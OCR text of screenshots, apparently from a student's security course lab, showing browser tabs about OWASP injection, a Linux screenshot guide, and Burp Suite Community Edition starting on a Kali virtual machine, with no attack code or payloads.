






Activities
Remote Desktop Viewer
Fri 13:35
IT-4510-01
Injection (2)
OWASP Top 10 - 2017
Injection (3)
Welcome
Vulnerability: SQL Inj
How to take a screen
https://linuxconfig.org/how-to-take-a-screenshot-on-ubuntu-18-04-bionic-beaver-linux
Apps
eportfolio
dixie
Geneology
Router Limits
news
cit-proxmox
myproxmox
Quanta Magazin
Charles Hoy (IT-3
Difficulty
EASY
Conventions
- requires given linux commands to be executed with root privileges either directly as a root user or by use of sudo command
$ - requires given linux commands to be executed as a regular non-privileged user
Instructions
Screenshot
screenshot is a default application for taking screenshots on Gnome desktop. To take screenshot simply hit PrtSc button on your keyboard and
Google Cloud
Get
G Suite.
Try G Suite free
LinuxConfig.org website uses cookies to draw up website audience statistics and measurements and offer you services and offers adapted to your interests. By continuing to browse the site without changing your settings you are agreeing to our use of cookies. For more information visit https://linuxconfig.org/privacy.
I Accept
Waiting for simage4.pubmatic.com...
2016
_asteroid
aws_screend
mandelbrot
python_program
SPECVCL BIN
_slider
student
foo.zip
aws_screens.zip
LGPL



QEMU (jfrancom-cloned-kali) - Remote Desktop Viewer
Remote View Bookmarks Help
Connect
Send Ctrl-Alt-Del
Applications
Places
burp-StartBurp
Fri 13:35
Automatic suspend
Computer will suspend very soon because of inactivity.
Burp Suite Community Edition v1.7.32
Welcome to Burp Suite Community Edition. Use the options below to create or open a project.
Note: Disk-based projects are only supported on Burp Suite Professional.
BURPSUITE
COMMUNITY EDITION
Temporary project
New project on disk
File:
Name:
Choose file...
Open existing project
Name
File
Pause Spider and Scanner
Cancel
Next



Activities
Remote Desktop Viewer
Fri 13:36
IT-4510-01
Injection (2)
OWASP Top 10 - 2017
Injection (3)
Welcome
Vulnerability: SQL Inj
How to take a screen
https://linuxconfig.org/how-to-take-a-screenshot-on-ubuntu-18-04-bionic-beaver-linux
Apps
eportfolio
dixie
Geneology
Router Limits
news
cit-proxmox
myproxmox
Quanta Magazin
Charles Hoy (IT-3
Difficulty
EASY
Conventions
- requires given linux commands to be executed with root privileges either directly as a root user or by use of sudo command
$ - requires given linux commands to be executed as a regular non-privileged user
Instructions
Screenshot
screenshot is a default application for taking screenshots on Gnome desktop. To take screenshot simply hit PrtSc button on your keyboard and
Google Cloud
Get G Suite. Work better together.
Try G Suite free
LinuxConfig.org website uses cookies to draw up website audience statistics and measurements and offer you services and offers adapted to your interests. By continuing to browse the site without changing your settings you are agreeing to our use of cookies. For more information visit https://linuxconfig.org/privacy. I Accept
2016
_asteroid
aws_screend
mandelbt
python_program
$REC/CL BIN
_slider
student
foo.zip
aws_screens.zip
LGPL



QEMU (jfrancom-cloned-kali) - Remote Desktop Viewer
Remote View Bookmarks Help
Connect
Send Ctrl-Alt-Del
Applications
Places
burp-StartBurp
Fri 13:36
Automatic suspend
Computer will suspend very soon because of inactivity.
Burp Suite Community Edition v1.7.32
BURPSUITE COMMUNITY EDITION
Starting project, please wait ...
Cancel



Activities
Remote Desktop Viewer
Fri 13:36
IT-4510-01
Injection (2)
OWASP Top 10 - 2017
Injection (3)
Welcome
Vulnerability: SQL Inj
How to take a screens
https://linuxconfig.org/how-to-take-a-screenshot-on-ubuntu-18-04-bionic-beaver-linux
Apps
eportfolio
dixie
Geneology
Router Limits
news
cit-proxmox
myproxmox
Quanta Magazin
Charles Hoy (IT-3
Difficulty
EASY
Conventions
- requires given linux commands to be executed with root privileges either directly as a root user or by use of sudo command
$ - requires given linux commands to be executed as a regular non-privileged user
Instructions
Screenshot
screenshot is a default application for taking screenshots on Gnome desktop. To take screenshot simply hit PrtSc button on your keyboard and
Google Cloud
Get
G Suite.
Work
better
together.
Try G Suite free
LinuxConfig.org website uses cookies to draw up website audience statistics and measurements and offer you services and offers adapted to your interests. By continuing to browse the site without changing your settings you are agreeing to our use of cookies. For more information visit https://linuxconfig.org/privacy.
I Accept
2016
_asteroid
aws_screend
mandelbt
python_program
SPECVCL BIN
_slider
student
foo.zip
aws_screens.zip
LGPL

